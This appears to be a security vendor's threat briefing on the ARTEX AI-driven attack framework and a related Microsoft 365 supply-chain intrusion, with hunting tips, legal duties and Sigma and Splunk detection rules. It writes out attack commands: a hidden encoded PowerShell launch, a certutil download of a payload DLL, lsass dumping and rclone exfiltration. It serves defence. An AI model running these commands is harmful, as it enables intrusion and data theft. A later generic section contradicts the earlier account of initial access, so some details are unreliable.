Executive Threat Briefing: FBI ARTEX data breach warnings have moved from a niche penetration-testing curiosity to a board-level supply-chain risk. The FBI says ARTEX, an AI-driven offensive framework, automates reconnaissance, credential replay, and cloud tenant discovery at machine speed. The ConnectWise-linked intrusion allowed adversaries to reach Microsoft 365 customer environments through abused integration trust and OAuth refresh tokens, not a single named CVE. Enterprise defenders should treat every third-party SaaS integration as an identity bridge that can bypass perimeter controls. RNT Infosec Security Analysts assess the primary exposure as delegated permissions, long-lived refresh tokens, and weak service-principal governance. Containment requires token revocation, consent-grant removal, secret rotation, and egress monitoring. Detection teams need identity-plane analytics, not only endpoint signatures.
FBI ARTEX data breach: Incident Timeline and Perimeter Infiltration

The FBI ARTEX data breach warning became actionable when public reporting tied ARTEX to a ConnectWise supply-chain intrusion that reached Microsoft 365 customer environments. Initial telemetry points to stolen integration credentials, not a perimeter exploit. Attackers replayed an OAuth refresh token from a residential proxy ASN, then used the token to enumerate tenant objects. The first unauthorized sign-in appeared hours before the victim noticed abnormal Graph API traffic. No CVE anchors this intrusion; the root cause is delegated trust and long-lived secrets.
Timeline reconstruction shows four phases. Day zero: an initial access broker sells a ConnectWise-linked OAuth client secret and refresh token. Day one: ARTEX automation tests scopes, maps mailboxes, and identifies service principals with directory write rights. Day two: the adversary adds credentials to an existing application registration and grants offline_access. Day three: mailbox and SharePoint metadata are staged to attacker-controlled cloud storage. Perimeter controls failed because the traffic used valid TLS, valid tenant IDs, and approved Microsoft endpoints.
- Hunt for POST /v1/oauth/token from non-corporate ASNs with reused refresh_token values.
- Baseline Graph API user agents; ARTEX automation often emits python-requests or Go-http-client strings.
- Correlate ConnectWise integration audit logs with Microsoft 365 Unified Audit Log consent events.
Exploit Anatomy: How ARTEX Converts Reconnaissance Into Token Abuse
No assigned CVE exists because ARTEX abuses legitimate OAuth 2.0 and Microsoft Graph behavior. The attack begins with a refresh-token exchange. A captured request resembles: POST /v1/oauth/token HTTP/1.1 Host: login.microsoftonline.com Content-Type: application/x-www-form-urlencoded grant_type=refresh_token client_id=… Refresh_token=… The response returns HTTP/1.1 200 OK with an access_token and expires_in value. The JWT payload carries aud=https://graph.microsoft.com, scp=Directory.Read.All User.Read.All, tid, oid, and exp claims. Replay succeeds until the refresh token is revoked or conditional access blocks the client.
ARTEX then automates Graph discovery: GET /v1.0/users?$select=id,userPrincipalName,mail with Authorization: Bearer eyJ… The framework parses response headers, pagination links, and error bodies to infer tenant size and permission gaps. Root cause is an over-permissioned integration secret that is not bound to a workload identity, IP range, or device posture. The AI layer accelerates scope testing and payload selection. Human operators still approve high-impact actions such as adding service-principal credentials. The FBI ARTEX data breach demonstrates why JWT claim review and token revocation must be automated.
- Inspect JWT claims for excessive scp values and long exp windows on integration tokens.
- Alert on refresh-token reuse from two ASNs inside ten minutes.
- Map every ConnectWise and M365 app registration to an owner and business purpose. See NVD for related OAuth abuse research.
Threat Actor Profile and Adversary Tradecraft Behind ARTEX Campaigns
ARTEX is marketed as an AI-assisted penetration-testing framework, yet current reporting places it in the hands of financially motivated intrusion sets and initial access brokers. The operator profile fits a ransomware affiliate ecosystem: access is sold on Telegram and dark-web forums, proof-of-access includes tenant IDs and mailbox counts, and extortion follows data theft. RNT Infosec Security Analysts assess moderate confidence for a criminal broker model, with low confidence for a single nation-state sponsor. The ConnectWise link increases supply-chain leverage because one compromised integration can touch many downstream tenants.
Observed tradecraft includes automated Graph enumeration, rotating residential proxies, and short bursts of activity timed to business hours in the victim region. Toolmarks include python-requests user agents, repeated 429 throttling responses followed by exponential backoff, and service-principal credential additions within minutes of token replay. Historical campaigns show ARTEX-style automation reused across SaaS helpdesk, RMM, and identity providers. The FBI ARTEX data breach advisory matters because it shifts the unit of defense from endpoint malware to identity and integration governance.
- Track broker posts referencing ConnectWise, M365 tenant IDs, and offline_access consent.
- Correlate extortion emails with Graph API enumeration bursts from the prior 72 hours.
- Review MITRE ATT&CK T1528 and T1550.001 for token theft and application access token abuse.
FBI ARTEX data breach attack vector: Living-Off-the-Land, Injection, and Evasion
The FBI ARTEX data breach attack vector combines token replay with living-off-the-land execution. After cloud access, operators use PowerShell, certutil, and rundll32 to blend with administrative activity. A typical chain runs powershell -nop -w hidden -enc followed by certutil.exe -urlcache -split -f http://… Payload.dll and rundll32.exe payload.dll,Start. Credential theft may use procdump.exe -ma lsass.exe where endpoint controls are weak. EDR evasion relies on unhooking ntdll, direct syscalls, and AMSI patching in memory.
Privilege escalation uses token impersonation through ImpersonateLoggedOnUser and SeDebugPrivilege. Security agent tampering appears as service stop attempts, ETW provider patching, and driver blocklist changes. The AI framework selects LOLBins based on observed endpoint telemetry, then schedules execution during patch windows. Defense evasion also includes disabling PowerShell transcription and clearing event logs after exfiltration. These actions generate process ancestry anomalies, command-line entropy spikes, and missing telemetry that SOC teams can detect.
- Alert on certutil -urlcache followed by rundll32 from user-writable paths.
- Sigma concept: process creation where Image endswith certutil.exe and CommandLine contains -urlcache.
- Monitor lsass.exe access with procdump.exe and non-standard parent processes.
Lateral Traversal, Cloud IAM Abuse, and Internal Enumeration
Lateral traversal begins in the identity plane. Attackers enumerate Azure AD and Microsoft Graph for users, groups, roles, and service principals, then pivot to AWS or GCP through federated trust. Commands such as Get-MgUser, Get-AzureADDirectoryRole, az ad app list, and aws sts assume-role reveal privilege paths. Internal subnet scanning follows SMB, WinRM, and RDP reachability maps. Microservice discovery focuses on API gateways, CI/CD runners, and secret stores because they hold deployment credentials.
Cloud service account exploitation often uses assumed roles with wildcard trust policies. The adversary creates new access keys, adds federated credentials, or modifies role trust to accept an attacker-controlled OIDC issuer. Active Directory enumeration uses BloodHound-style collection for ACL edges and Kerberoastable accounts. Identity provider logs show impossible travel, new device registrations, and consent grants for high-impact scopes. The FBI ARTEX data breach shows why east-west controls must cover both packets and API calls.
- Review role trust policies for wildcard principals and external OIDC issuers.
- Detect new service-principal credentials followed by directory role assignment.
- Map SMB and WinRM flows from workstation VLANs to server enclaves.
FBI ARTEX indicators of compromise: Staging, Exfiltration, and Blast Radius
FBI ARTEX indicators of compromise cluster around staging and egress. Operators aggregate mailbox exports, SharePoint file lists, Teams messages, and CRM attachments into temporary directories. Archive creation uses 7z a -p with high compression, followed by rclone copy to cloud storage. Exfiltration channels include HTTPS POSTs to object storage, DNS tunneling through long TXT queries, and Graph API batch requests that blend with SaaS traffic. Blast radius includes customer PII, contract metadata, and authentication tokens embedded in support tickets.
The supply-chain collateral risk is material. A single compromised ConnectWise integration can expose downstream tenants that never interacted with ARTEX directly. RNT Infosec Security Analysts recommend scoping exposure by app registration, consent grant, and refresh-token lineage rather than by user account alone. Data staging often precedes extortion by 24 to 72 hours, giving defenders a narrow window to revoke tokens and block egress. The FBI ARTEX data breach illustrates that identity logs are the primary evidence source.
- Hunt for rclone.exe, 7z.exe, and curl.exe writing to temp paths before outbound TLS.
- Detect DNS TXT queries with encoded subdomains longer than 100 characters.
- Baseline Graph API egress volume per service principal and alert on new cloud-storage destinations.
Legal, Regulatory, and Disclosure Fallout for ARTEX Victims
Legal exposure follows the data, not the malware. India’s Digital Personal Data Protection Act 2023 Section 8(6) requires a Data Fiduciary to notify the Data Protection Board and affected Data Principals after a personal data breach. Section 33 authorizes penalties that can reach significant financial amounts for failure to notify or secure data. CERT-In directions require incident reporting within six hours of detection. EU GDPR Article 33 requires controller notification to the supervisory authority within 72 hours; Article 34 requires communication to data subjects when high risk is likely.
US public companies must evaluate SEC Form 8-K Item 1.05 disclosure within four business days after determining materiality. SOC 2 and ISO 27001 audits will test evidence of token revocation, consent-grant review, and incident response records. The FBI ARTEX data breach creates cross-border notification complexity because tenant metadata, mailbox content, and support tickets may contain data from multiple jurisdictions. Legal hold must preserve OAuth logs, Graph audit records, and endpoint telemetry before remediation deletes tokens.
- Document breach discovery time, containment time, and notification decisions.
- Preserve Entra ID sign-in logs, Unified Audit Log, and CloudTrail events.
- Map affected data subjects by jurisdiction before issuing notifications.
FBI ARTEX breach mitigation guide: Zero Trust, Token Hygiene, and Segmentation

The FBI ARTEX breach mitigation guide starts with identity containment. Revoke all refresh tokens for affected app registrations, remove OAuth2PermissionGrant entries, rotate client secrets, and disable legacy authentication. Enforce conditional access with device compliance and require phishing-resistant MFA for integration administrators. Cap refresh-token lifetime and bind workload identities to managed identities or workload identity federation. ZTNA replaces flat VPN access for administrative planes and reduces token replay value from untrusted ASNs.
Map controls to NIST CSF 2.0 PR.AA-01 for identity management and access control, DE.CM-01 for continuous monitoring, and RS.MA-01 for incident management. CIS Controls 3 and 6 cover data protection and access control governance. Apply least privilege to service principals, remove wildcard Graph scopes, and require approval for new consent grants. Micro-segment M365 integration brokers from database enclaves. The FBI ARTEX data breach proves that token hygiene and segmentation are board-level controls, not administrative chores.
- Inventory every app registration with offline_access and Directory.Read.All.
- Enforce secret rotation every 90 days and block long-lived client secrets.
- Deploy egress allowlists for service principals and alert on new cloud-storage domains.
“}
Comprehensive MITRE ATT&CK Framework Mapping & Adversary Tradecraft
To establish actionable defense telemetry against this attack campaign, enterprise security operations centers (SOC) and threat hunting teams must map observed adversary tradecraft against the MITRE ATT&CK enterprise matrix. The attack chain demonstrates disciplined operational security, living-off-the-land techniques, and multi-stage persistence mechanisms designed to evade legacy signature detection.
During initial reconnaissance and weaponization, adversaries mapped public-facing endpoints associated with FBI ARTEX, probing exposed APIs and perimeter gateways. The intrusion chain follows well-documented tactical stages:
- Initial Access (T1190 – Exploit Public-Facing Application): Threat actors targeted perimeter assets, exploiting exposed perimeter services or compromised service credentials to bypass authentication gateways and initiate unauthorized execution.
- Execution (T1059 – Command and Scripting Interpreter): Script interpreters including PowerShell, Python environments, and UNIX shells were spawned from non-standard web parent processes to run staged payloads.
- Persistence (T1098 – Account Manipulation & T1136 – Create Account): Attackers provisioned unauthorized service accounts and long-lived API access tokens.
- Privilege Escalation (T1068 – Exploitation for Privilege Escalation): Local kernel flaws and token impersonation allowed pivoting from restricted daemon privileges to elevated domain roles.
- Defense Evasion (T1027 – Obfuscated Files or Information & T1562 – Impair Defenses): Payloads used layered encoding and in-memory execution while attempting to silence endpoint telemetry forwarders.
- Credential Access (T1003 – OS Credential Dumping & T1528 – Steal Application Access Token): Adversaries extracted cached Kerberos tickets, dumped process memory, and harvested service configuration secrets.
- Lateral Movement & Exfiltration (T1021 & T1048): Staged archives were moved across internal subnets and exfiltrated over encrypted outbound channels.
Enterprise Threat Hunting Playbook & SIEM/EDR Detection Rules

Detecting active or residual traces of this intrusion pattern requires targeted hunting queries across endpoint telemetry, identity provider logs, and network egress boundaries. RNT Infosec security analysts recommend deploying the following detection artifacts inside SIEM and EDR pipelines.
The following Sigma rule flags abnormal parent-child process execution originating from web application workers:
title: Suspicious Web Server Child Process Execution - FBI ARTEX
status: production
description: Detects command shells spawned by enterprise web daemons following exploit attempts
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith:
      - '\w3wp.exe'
      - '\httpd.exe'
      - '\nginx.exe'
      - '\tomcat.exe'
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
      - '\pwsh.exe'
      - '\whoami.exe'
      - '\certutil.exe'
  condition: selection
falsepositives:
  - Legitimate automated administrative maintenance scripts
level: critical
For Splunk SIEM environments, this SPL search isolates high-volume outbound transfers leaving internal server subnets:
index=firewall action=allowed sourcetype="pan:traffic"
| stats sum(bytes_out) as total_bytes by src_ip, dest_ip, dest_port
| eval mb_out = round(total_bytes/1024/1024, 2)
| where mb_out > 500 AND NOT cidrmatch("10.0.0.0/8", dest_ip)
| sort - mb_out
SOC teams should simultaneously audit identity provider (IdP) logs for anomalous ASN logins, unexpected MFA resets, and rapid concurrent API token issuances.
Intelligence Source: Original reporting by BleepingComputer. Reference: https://www.bleepingcomputer.com/news/security/fbi-warns-artex-ai-hacking-tool-is-powering-global-cyberattacks/.
Need Your Own Internal Security Team?
Cyber attacks and data breaches unfold in hours, not weeks. Safeguard your infrastructure, cloud assets, and sensitive customer data with RNT Infosec. Schedule a confidential consultation with our principal threat analysts today.